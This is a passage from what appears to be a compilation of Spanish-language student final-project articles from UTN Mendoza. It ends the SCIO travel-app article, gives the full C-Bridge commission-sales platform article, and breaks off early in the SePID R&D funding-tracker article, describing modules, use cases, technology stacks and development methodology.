  Módulo que permite al usuario crear, consultar y gestionar eventos y recordatorios -a modo de agenda- para diferentes actividades que tenga que realizar durante el viaje.

- **Módulo de números de emergencia**

  Módulo que permite al usuario consultar los números de emergencia -policía, bomberos, hospitales, etc.- disponibles en su destino.

- **Módulo de bitácora de viajes**

  Módulo dedicado a la creación y gestión de un diario de viaje, donde el usuario pueda ingresar actividades o excursiones realizadas y lugares visitados, junto con fotos y comentarios en los mismos. En la Figura 4: *Módulo de bitácora* se observa la pantalla principal de creación de una página en la bitácora.

- **Módulo de travel-share**
  Módulo que otorga al usuario la posibilidad de postear datos de su bitácora, fotos y lugares visitados, en diferentes redes sociales tales como Facebook y Twitter, de forma que sus contactos en dichas plataformas tengan conocimiento de sus experiencias vividas durante el viaje.

- **Módulo de actividades**

  Módulo que permite a los usuarios de la aplicación consultar y seleccionar las diferentes actividades que se puede llevar a cabo en la ciudad a la que viaja durante su estadía en la misma.

Además, en la Figura 5: *Algunos CU del Sistema*, podemos observar los casos de uso vinculados al usuario de la aplicación móvil.
Finalmente, en la Figura 6: *Vista de arquitectura*, se muestra el modelo base de arquitectura del sistema.



Figura 2 – Módulo de estado del tiempo.



Figura 3 – Módulo de divisas.



Figura 4 – Módulo de bitácora.




Figura 5 – Algunos CU del Sistema.



Figura 5 – Vista de arquitectura.

Tecnologías y herramientas

A continuación, se proporciona una lista de las principales herramientas y tecnologías que utilizó el equipo durante el desarrollo del proyecto:

- Microsoft Project [2], como software para la administración de los recursos necesarios para el proyecto y la elaboración del diagrama de Gantt.
- Enterprise Architect [3], como herramienta de modelado UML [4].
- Android [5], para el desarrollo de la aplicación móvil.
- Java [6], Angular [7] y Bootstrap [8] para el desarrollo del módulo web.
- SQLite [9], como sistema de gestión de la base de datos.
- Android Studio [10], NetBeans [11], y Visual Studio Code [12], como Entornos de Desarrollo Integrado.
- Git [13], como software de control de versiones del código.
- GitHub [14], como repositorio remoto basado en Git.
- Google Drive [15], como repositorio remoto de toda la documentación generada en el proyecto.
- WhatsApp [16] y Skype [17], para la comunicación virtual entre los integrantes del equipo.
- Microsoft Windows y Microsoft Office [18].

Conclusiones

SCIO es un sistema que aporta un gran valor a los dos tipos diferentes de público para los que fue diseñado.
Por un lado, están los usuarios de la aplicación Android. Se ha mencionado anteriormente algunos de los diferentes tipos de turismo que puede practicar una persona. Sin importar cuál sea el caso, es de suma importancia para el viajero, sea frecuente o no, tener todo lo necesario para organizar su viaje en una única aplicación. Con SCIO ya no es necesario tener una aplicación para ver el estado del tiempo, otra para manejar los gastos, otra para llevar cuenta del tipo de cambio, etc. SCIO reúne todas estas características, y muchas otras, en una única aplicación móvil, y ésa precisamente es la gran ventaja de nuestro Sistema.
Por el otro lado, la generación de reportes y estadísticas de uso de la aplicación, que ofrece la parte web, es determinante para los administradores del Sistema y cualquier organización que se valga de dicho tipo de información para producir bienes y/o servicios.
Se ha evidenciado que los números del turismo internacional crecen año a año, lo cual se traduce en un mayor número de personas utilizando la aplicación móvil, y mayor cantidad de datos generados por éstos.
Desde empresas de turismo hasta aerolíneas, pasando por otros ámbitos como transporte, gastronomía y hotelería, la información generada por SCIO puede ser determinante en la toma de decisiones de un gran número de mercados.

Agradecimientos

El equipo desarrollador de SCIO agradece al cuerpo docente de la Universidad Tecnológica Nacional – FRM, con particular énfasis en los integrantes de la cátedra Proyecto Final. El presente trabajo no hubiese sido posible sin su apoyo y conocimientos brindados durante el desarrollo del mismo.

Referencias

[1] Organización Mundial del Turismo
http://www2.unwto.org/es
[2] Microsoft Project
https://products.office.com/es-ar/project/project-and-portfolio-management-software.
[3] Enterprise Architect
https://sparxsystems.com/products/ea/
[4] UML
https://www.uml.org/
[5] Android
https://www.android.com/intl/es_es/
[6] Java
https://java.com/es/
[7] Angular
https://angular.io/
[8] Bootstrap
https://getbootstrap.com/
[9] SQLite
https://www.sqlite.org/
[10] Android Studio
https://developer.android.com/studio
[11] NetBeans
https://netbeans.org/
[12] Visual Studio Code
https://code.visualstudio.com/
[13] Git
https://git-scm.com/
[14] GitHub
https://github.com/
[15] Google Drive
https://drive.google.com
[16] WhatsApp
https://www.whatsapp.com
[17] Skype
https://www.skype.com/es/
[18] Microsoft Windows & Office
https://www.microsoft.com

C-Bridge: Sistema de Búsqueda y Gestión de Comisionistas

ALVAREZ, Sebastian; FELICITO, Nahim; IZQUIERDO, Carlos; MIÑAN, Agustin, PEÑA, Eduardo; SEVILLANO, Gerardo
{sebastian.alvarez,nahim.felicito,carlos.izquierdo,agustin.minan,eduardo.pena,gerardo.sevillano}@alumnos.frm.utn.edu.ar
Universidad Tecnológica Nacional, Facultad Regional Mendoza

Resumen

En este artículo se presenta, como proyecto final de carrera de Ingeniería en Sistemas de Información, una solución en base a la carencia detectada en el mercado de plataformas de trabajo bajo la modalidad de ventas por comisión. La solución se implementa mediante un sistema que tiene por objetivo brindar flexibilidad laboral a personas con horarios reducidos o fluctuantes para que vendan productos de empresas en los momentos que les resulten convenientes. A su vez, el sistema ahorra a dichas empresas la tarea de tercerizar las operaciones de venta por medio de Call Centers y agiliza el proceso de captación de personal. La plataforma está desarrollada en un entorno Web y dispone de una base de datos de ofertas de trabajo para la venta de productos tangibles o intangibles, cargados por las empresas, y cada usuario puede postularse a ellas y luego de una confirmación, por parte de la empresa correspondiente, empieza a operar. El sistema también gestiona las ventas de los usuarios y genera informes a las empresas. Para la realización del proyecto se ha utilizado el proceso unificado de desarrollo de software.

Abstract

In this article it is presented, as the final degree project of Information Systems Engineering, a solution based on the detected lack of work platforms in the market under the modality of commission-based sales. The said solution is implemented in a system, which has the goal of offering working flexibility to people with reduced or fluctuating schedules for them to sell products whenever they consider the most convenient. Besides, the system saves the companies the job of outsourcing sales operations through Call Centers and speeds up the process of hiring people. The platform is developed in a Web environment and has a database of job offers for the sale of tangible or intangible products, loaded by the companies. Then each user can apply to them and after confirmation, by the corresponding company, start to operate. The system also manages the sales of the users and generates reports to the companies. To carry out the project, the Unified Process has been used.

Palabras clave

Búsqueda, postulaciones automatizadas, gestión de contratación, gestión de ventas por comisión, estadísticas.

Introducción

Este proyecto tiene el objetivo de ser un puente entre empresas que requieren tercerizar servicios de venta (con trabajo por comisión) y el público general que está dentro de la población laboral activa.

La idea central del proyecto recae en que una empresa cargue los productos o servicios que tiene para vender y los requerimientos de sus posibles vendedores o comisionistas. El resto de los usuarios pueden postularse como comisionistas para las empresas, siempre y cuando cumplan con los requerimientos, y una vez aceptados por la empresa pueden empezar a buscar a clientes interesados en adquirir el producto y así ganar comisiones.

En la actualidad existen plataformas como LinkedIn, Workana, Freelancer, entre otras, que les brindan la oportunidad a las personas de ofrecer sus servicios de forma remota. Entre ellos podemos nombrar servicios de diseño gráfico, desarrollo de software, traducción, etc. Pero la principal diferencia de estas plataformas con el presente proyecto es que los clientes se acercan a estos freelancers para contratar su trabajo, en cambio con C-Bridge las personas se postulan para trabajar para una empresa y ofrecer su servicio de venta de los productos de dicha empresa de forma remota.

Respecto al trabajo por comisión, se establece que una comisión es un pago basado en las ventas que un empleado concreta. Existen distintos tipos de pagos por comisión, entre los que se encuentran los pagos por:

- Tasa porcentual: se establece un porcentaje fijo del valor de la venta, que recibe el vendedor.
- Comisiones planas: en esta modalidad, el vendedor recibe una comisión fija por cada unidad o cantidad de producto vendida, independientemente de su valor.

Los empleos de ventas que comúnmente se pagan con un salario basado en comisiones incluyen los bienes raíces, la informática y los sistemas de tecnología y automóviles.

En este proyecto se ha considerado el concepto de Business Process Outsourcing (BPO) o en español, Externalización de Procesos de Negocios, que es la subcontratación de funciones de procesos de negocios a proveedores de servicios. Éstos pueden ser internos o externos a una compañía, y usualmente se realizan en lugares de menores costos.

Las tecnologías de la información y las comunicaciones, TIC, permiten que parte del trabajo de las empresas se realice en diferentes lugares, y más aún, que sea hecho por otras empresas especializadas a un costo menor.

Partiendo de este último concepto, C-Bridge permite que el proceso de contratación de personal de venta de una empresa sea tercerizado. Esto presenta una ventaja, ya que agiliza el proceso de captación de personal y se reduce el impacto de la alta rotación laboral que existe dentro de este área. Además la difusión de sus productos puede crecer, ya que pueden contratar a gente proveniente de diferentes lugares.

Para el usuario común, el sistema representa una oportunidad de trabajo, donde se brinda flexibilidad de horarios. Además al tratarse de un trabajo por comisión se incentiva a que venda la mayor cantidad de productos posibles, para así obtener mayores ganancias.

Elementos del trabajo y metodología

C-Bridge es una plataforma que brinda la posibilidad de que comisionistas y empresas se comuniquen para establecer una relación laboral.

La plataforma estará compuesta por 5 módulos entre los que se encuentran:

1. Generación de relación laboral: en este módulo se administra lo referido a las ofertas de empleo por parte de las empresas. Permite la publicación de las ofertas de empleo con su respectiva carga de datos, por parte de la empresa. También, permite la búsqueda de ofertas para los comisionistas, pudiendo aplicar filtros. Otro punto importante del módulo es la parte de postulación de los comisionistas en las ofertas de trabajo y la posterior aceptación o rechazo de estas postulaciones por parte de la empresa.
2. Registro de ventas: en este módulo se controlan los clientes potenciales generados, así como las ventas efectivizadas.
3. Comunicación: este módulo gestiona un servicio de notificaciones vía correo electrónico.
4. Generación de estadísticas: este módulo genera información de valor para los usuarios Comisionista y Administrativo de Empresa. Es decir, estadísticas con respecto a distintos aspectos que se consideran de interés para el comisionista y el administrativo de la empresa.
5. Perfiles y seguridad: este módulo maneja los distintos tipos de usuarios, realiza creación, modificación y baja de estos, es decir, administra los roles. Se tienen 3 roles distintos, con distintos accesos. También se manejan las calificaciones para cada usuario. Además, se gestiona la seguridad del sistema, se administran los niveles de acceso según los roles, se administra las sesiones, se mantiene la autenticación inicial de los usuarios y se generan los tokens para verificar las API a consumir.

Dentro de la plataforma el comisionista tiene la posibilidad de realizar distintas acciones tales como:

- Solicitar empleo: brinda la posibilidad de que el usuario se postule para un empleo
- Seguir empresa: brinda la posibilidad de que el comisionista siga a una empresa para recibir información de todas las publicaciones que realice
- Calificar empresa: esta funcionalidad hace referencia a la posibilidad del comisionista de calificar a la empresa con la que está trabajando o ha trabajado
- Buscar publicación: esta funcionalidad muestra una lista de publicaciones de empleo vigentes
- Seguir publicación: brinda la funcionalidad de que el comisionista siga a una publicación para recibir información de todas las publicaciones que se realicen sobre la misma.
- Registrar venta: permite al comisionista cargar las operaciones de venta realizadas.
- Generar reporte de ventas por empleo: brinda la funcionalidad de que se muestre un reporte de las ventas por publicaciones a las cual está asociado.

A su vez, las empresas tendrán la posibilidad de interactuar con el sistema de la siguiente manera:

- Como usuario Empresa General:
    - Generar usuarios: le brinda la posibilidad al usuario root de la empresa de crear usuarios para su empresa, tanto administrativos como operativos
- Como Empresa Administrativo:
    - Evaluar solicitud de comisionista: esta funcionalidad muestra una solicitud pendiente de empleo de un usuario y permite aceptarlo como comisionista.
    - Generar reportes de ventas por comisionista: permite generar un reporte de las ventas hechas por los comisionistas.
    - Generar reporte de productos vendidos: permite generar un reporte que muestre las ventas por producto.
    - Terminar relación con comisionista: esta funcionalidad brinda la posibilidad de terminar la relación laborar de un comisionista con una publicación
    - Alta, baja y modificación de publicación de empleo: esta funcionalidad se

implementa para crear, modificar o eliminar las publicaciones de empleo
    - Alta, baja y modificación de producto: esta funcionalidad se implementa para crear, modificar o eliminar los productos
    - Calificar comisionista: esta funcionalidad hace referencia a la posibilidad de la empresa de calificar al comisionista que está trabajando en sus publicaciones

- Como empresa operacional:
    - Confirmar/rechazar venta: esta funcionalidad hace referencia a la posibilidad del actor de evaluar los datos de la venta y confirmar o rechazar la misma

Cabe aclarar que C-Bridge no maneja el pago de comisiones, solo provee un espacio en el cual se fomenta la interacción entre comisionistas y empresas.

Las funcionalidades más importantes se muestran a continuación (ver **Figura N°1 - Diagrama de casos de uso. Funcionalidades importantes**).

También se muestra la interacción entre los principales objetos o entidades de negocio que se manejan en el sistema (Ver **Figura N°2 - Diagrama de clases de entidad. Entidades importantes**)

La implementación está realizada en un entorno web, ya que brinda mayor accesibilidad, haciendo posible que un gran número de dispositivos electrónicos accedan a la plataforma.

Las principales tecnologías que se usan son:

- JAVA [1], como principal lenguaje de desarrollo backend




Figura N° 1 – Diagrama de casos de uso. Funcionalidades importantes

- Angular [2], como framework para el desarrollo front end
- GitLab [3], como herramienta para versionar código
- Spring Framework [4], como framework para el desarrollo backend
- Google Drive [5], como repositorio de documentos en la nube
- Whatsapp [6], como medio de comunicación escrito del equipo
- Discord [7], como medio de comunicación del equipo cuando se necesita audio
- Docker [8], como herramienta para que despliegue el servicio backend de forma local
- MySQL [9], como gestor de base datos




Figura N° 2 - Diagrama de clases de entidad. Entidades importantes

- Apache Tomcat [10], como servidor

Es importante mencionar que se han utilizado librerías como JasperReports para la generación de reportes. Además, también se utiliza JSON Web Tokens para brindar mayor seguridad a la plataforma.

Se presenta un diagrama de comunicación general con las principales tecnologías (Ver **Figura N°3 – Diagrama de comunicación general**).




Figura N° 3 - Diagrama de comunicación general

Como muestra de la aplicación se presenta la pantalla de Reportes de cantidad de ventas por producto, disponible para un empleado administrativo por parte de la empresa. Ver **Figura N° 4 – Pantalla de reporte de ventas por producto**




Figura 4 - Pantalla de reporte de ventas por producto

A continuación se presenta un diagrama para ilustrar la comunicación entre los módulos del sistema y los casos de uso principales relacionados a cada uno de ellos. Ver **Figura N°5 – Comunicación entre módulos.**

Para el desarrollo se ha elegido el Proceso Unificado. Esto se debe al tipo de proyecto que estamos realizando. El ciclo de vida del mismo organiza las tareas en fases e iteraciones. La metodología se divide en cuatro fases dentro de las cuales se realizan pocas pero grandes iteraciones. En un principio estas iteraciones se centran en el entendimiento




Figura 5 - Comunicación entre módulos

del problema y el entorno, así como sentar una línea base para la arquitectura.

Al principio las iteraciones se enfocan en el entendimiento y modelo del negocio y requisitos.

En la fase siguiente, elaboración, se realizan iteraciones del producto que se orientan más al desarrollo de una línea base de la arquitectura. En esta fase se abarcan flujos de trabajo de los requisitos y se trabaja también con el modelo de negocios, análisis, diseño e implementación.

En la fase siguiente, construcción, se realiza el producto mediante iteraciones que completan cada vez más el producto hasta que está terminado.

Esta metodología se basa en el proceso unificado que consta de cuatro etapas.

1. Inicio: se realiza un análisis del negocio, viabilidad del proyecto y se establecen los riesgos más importantes. Incluye diagrama de casos de uso, especificación de requisitos, entre otros.
2. Elaboración: se definen con mayores detalles las características del producto y se delimitan los objetivos y funcionalidades del proyecto, en forma de casos de uso funcionales y no funcionales, al finalizar. Se trabaja en esta etapa con las vistas lógica, de implementación, conceptual y física.
3. Construcción: mediante distintas iteraciones el sistema evoluciona hasta llegar al producto final. En esta fase se realiza el diseño y desarrollo de los casos de uso y luego se realizan las pruebas de los mismos.
4. Transición: es la fase final donde se instala el producto y se realizan las pruebas finales.

Resultados

Los resultados obtenidos al final del proyecto son satisfactorios. Mediante la metodología elegida, se logró

desarrollar un sistema que permita conectar a personas con empresas, en el cual, se facilita la búsqueda de personal de ventas del lado de la empresa, y a las personas se les da la posibilidad de aplicar como vendedores de una éstas, teniendo como mayor beneficio la autogestión de sus actividades.

Discusión

Resulta conveniente destacar que en la actualidad, gracias a las tecnologías de la información, se ha impulsado el trabajo freelance. La plataforma desarrollada toma este concepto y lo aplica en la autonomía que le da al comisionista de elegir a que empresas aplicar y una vez aceptado, realizar las ventas pertinentes en los momentos que le resulten cómodo. Se despega del método de venta convencional y permite que el vendedor pueda manejar sus propios horarios. Además se considera el uso del sistema es una propuesta atractiva de trabajo.

Se considera que para las empresas, el hecho de contar con una plataforma que le permita hacer difusión de sus necesidades de vendedores es en el sentido que agiliza el proceso de captación de personal. Además dichos vendedores pueden provenir de diferentes locaciones y expandir el alcance de mercado de la empresa.

El hecho de que el sistema corrobore la existencia de las personas y de las empresas, hace que la confianza de los usuarios crezca. Además gracias al uso de calificaciones, los usuarios pueden tomar ciertas decisiones: la persona puede decidir si quiere ser vendedor de una empresa y la empresa puede decidir si contratar a la persona.

Conclusión y Trabajos Futuros

El hecho de haber podido crear un sistema que sirva como puente entre empresas y comisionistas ha resultado satisfactorio. También se considera que la plataforma significa un aporte importante al mercado actual, proveyendo una forma de búsqueda de vendedores para las empresas eficiente, que minimiza el impacto de la rotación laboral.

Al usar tecnologías muy populares y modernas de desarrollo de software, se ha podido hacer uso de la comunidad, la cual hace aportes permanentes sobre problemáticas existentes y cómo solucionarlas. Esto resultó beneficioso a la hora de desarrollar el sistema dado que disminuye los tiempos para solucionar un problema. También la metodología tradicional utilizada ha sido eficiente para llevar a cabo el proyecto, además que ha permitido a los autores poner en práctica lo aprendido durante la carrera.

Como trabajo futuro, se piensa agregar un módulo que gestione los pagos a los comisionistas, ya que estos actualmente los debe manejar la empresa. Esto aumentaría la utilidad del sistema e inspiraría mayor confianza en los usuarios.

Agradecimientos

Los autores del presente trabajo agradecen especialmente a la Facultad Tecnológica Nacional Facultad Regional Mendoza, a la cátedra de Proyecto Final de la misma y a amigos que aportaron su ayuda, apoyo y conocimientos.

Referencias

[1] Java. Recuperado de https://www.java.com/es/.

[2] Angular. Recuperado de https://angular.io/.

[3] Gitlab. Recuperado de https://about.gitlab.com/.

[4] Spring Framework. Recuperado de https://spring.io/.

[5] Google Drive. Recuperado de https://www.google.com/drive/.

[6] Whatsapp. Recuperado de https://www.whatsapp.com/

[7] Discordapp. Recuperado de https://discordapp.com/.

[8] Docker. Recuperado de https://www.docker.com/.

[9] MySQL. Recuperado de https://www.mysql.com/.

[10] Tomcat Apache. Recuperado de http://tomcat.apache.org/.

SePID: Seguimiento de Proyectos de I+D

Resumen

El presente artículo corresponde al proyecto final de la carrera de Ingeniería en Sistemas de Información. En el mismo se presenta una solución ante la problemática encontrada en la comunidad de la UTN-FRM a la hora de gestionar y dar seguimiento a un proyecto. La problemática principal radica en la falta de articulación entre las áreas administrativas involucradas en los procesos, que genera serios problemas administrativos y financieros en el manejo de los fondos.

La implementación de este sistema aborda la problemática mencionada por medio de una plataforma interactiva que permite realizar un seguimiento de proyectos PID financiados por la UTN-FRM, tanto de gestión de fondos como de estados administrativos.

El principal objetivo del proyecto es un sistema centralizado de información que permite el seguimiento por parte de todas las áreas involucradas y que los investigadores puedan visualizar el estado financiero de su proyecto.

Abstract

This article belongs to the final proyect of the Information Systems Engineering career. It presents a solution for the problems found in the UTN-FRM community when managing and providing follow up to a project. The main problem lies in the lack of linkage between the administrative areas involved in the projects, which generates several administrative and financial problems in funds management.

The implementation of this system addresses the problem mentioned through an interactive platform that allows the monitoring of PID projects financed by the UTN-FRM, both in fund management and administrative statements.

The main objective of the project is a centralized information system that allows monitoring by all the areas involved and that researchers can visualize the financial status of their project.

Palabras clave

Proyectos de Investigación y Desarrollo, seguimiento de proyectos, Gestión de Proyectos I+D, desarrollo.

Introducción

En la Universidad Tecnológica Nacional - Facultad Regional Mendoza se desarrollan distintos tipos de proyectos.

Los mismos son gestionados de manera diferente y por distintos entes pertenecientes a la institución.

Sin embargo, sin importar quién administre los proyectos, el encargado de aprobar el presupuesto de cada proyecto es el Rectorado de la Facultad a través de una resolución. Dichas resoluciones asignan "créditos" a los proyectos, los cuales son administrados por la Dirección Económico Financiera (DEF).

El seguimiento y gestión de los Proyectos de Investigación y Desarrollo requiere la interacción entre la Secretaría de Ciencia, Tecnología y Posgrado (SeCYT) y la DEF.

Del proceso surgen distintas problemáticas, tales como: la falta de coordinación entre las áreas involucradas, incapacidad de asegurar que el flujo de actividades sea correcto, descentralización de la información, dificultad para realizar seguimientos de pedidos. Como consecuencia de esto, se generan datos inconsistentes, se utiliza papel en exceso, y se emplea mucho tiempo en controlar y fiscalizar el estado financiero de los proyectos manualmente. La diferencia entre los gastos computados por SeCYT y DEF a fin de año alcanza un 15%, la cuál se traduce en menores fondos remanentes para el proyecto en el año siguiente.

El objetivo principal del proyecto es crear una Sistema de gestión en plataforma web, capaz de mejorar el proceso actual de gestión financiera de los docentes e investigadores, logrando así una solución que permita un seguimiento eficaz de los mismos y el control de los gastos que se efectúen.

Elementos del trabajo y metodología

1. Funcionamiento de la plataforma.

Los usuarios docentes o investigadores realizan los distintos pedidos y pueden consultar el estado de cada uno a través de la plataforma.

Los usuarios administrativos realizan la carga de las resoluciones y asignan los fondos necesarios a cada pedido.

El sistema genera reportes de los distintos gastos de los investigadores, para proporcionar la información necesaria y así facilita tanto el control y seguimiento de los mismos, como la toma de decisiones.

La plataforma utiliza estándares de comunicación que garantizan la autorización y autenticación de los usuarios, usando protocolos seguros y abiertos, para evitar generar una dependencia hacia una marca o modelo específico.

2. Tecnologías a utilizar

- Ruby [1], como lenguaje de desarrollo principal.
- Ruby on Rails [2], un framework para Ruby, con el objetivo de facilitar el desarrollo de aplicaciones web.
- MaríaDB [3], como motor de bases de datos .
- JetBrains RubyMine [4], como entorno de desarrollo.
- Git [5], como gestor de configuración. Se utiliza como repositorio central GitHub [6].
- Trello [7], como organizador de tareas y actividades para el equipo.
- MS Project [8], como planificador de tareas, actividades y recursos.
- Enterprise Architect [9], como herramienta para realizar el modelado UML.
- Bootstrap [10], como framework de Javascript y CSS que colabora con los estilos de las pantallas.
- Travis CI [11], como plataforma de integración contínua.
- Coveralls [12], como medición de cobertura de código.



Figura 1. Arquitectura del sistema

3. Principales problemas y necesidades

Evaluando el actual proceso del seguimiento de pedidos de un PID, que involucra la interacción entre distintas áreas dentro de la UTN-FRM, se detectó los siguientes problemas y necesidades.

Problemas:

- Falta de coordinación entre las áreas involucradas.
- Se desarrolla un flujo de actividades incorrecto.
- Falta de centralización de la información.
- Manejo de fondos económicos inadecuados.
- Dificultad de realizar un seguimiento del pedido por existencia de datos imprecisos generando la pérdida de tiempo.
- Excesivo uso de papel.

Necesidades:

- Permitir que las áreas involucradas tengan acceso al sistema.
- Definir una única manera de carga de pedidos.
- Unificar toda la información generada en una base de datos.
- Permitir el acceso al sistema a los investigadores para qué los mismos puedan consultar el estado de sus pedidos.
- Definir reglas de división de fondos para los PID según lo establecido por las resoluciones y normativas vigentes.

4. Objetivos y alcances de la plataforma

Objetivos

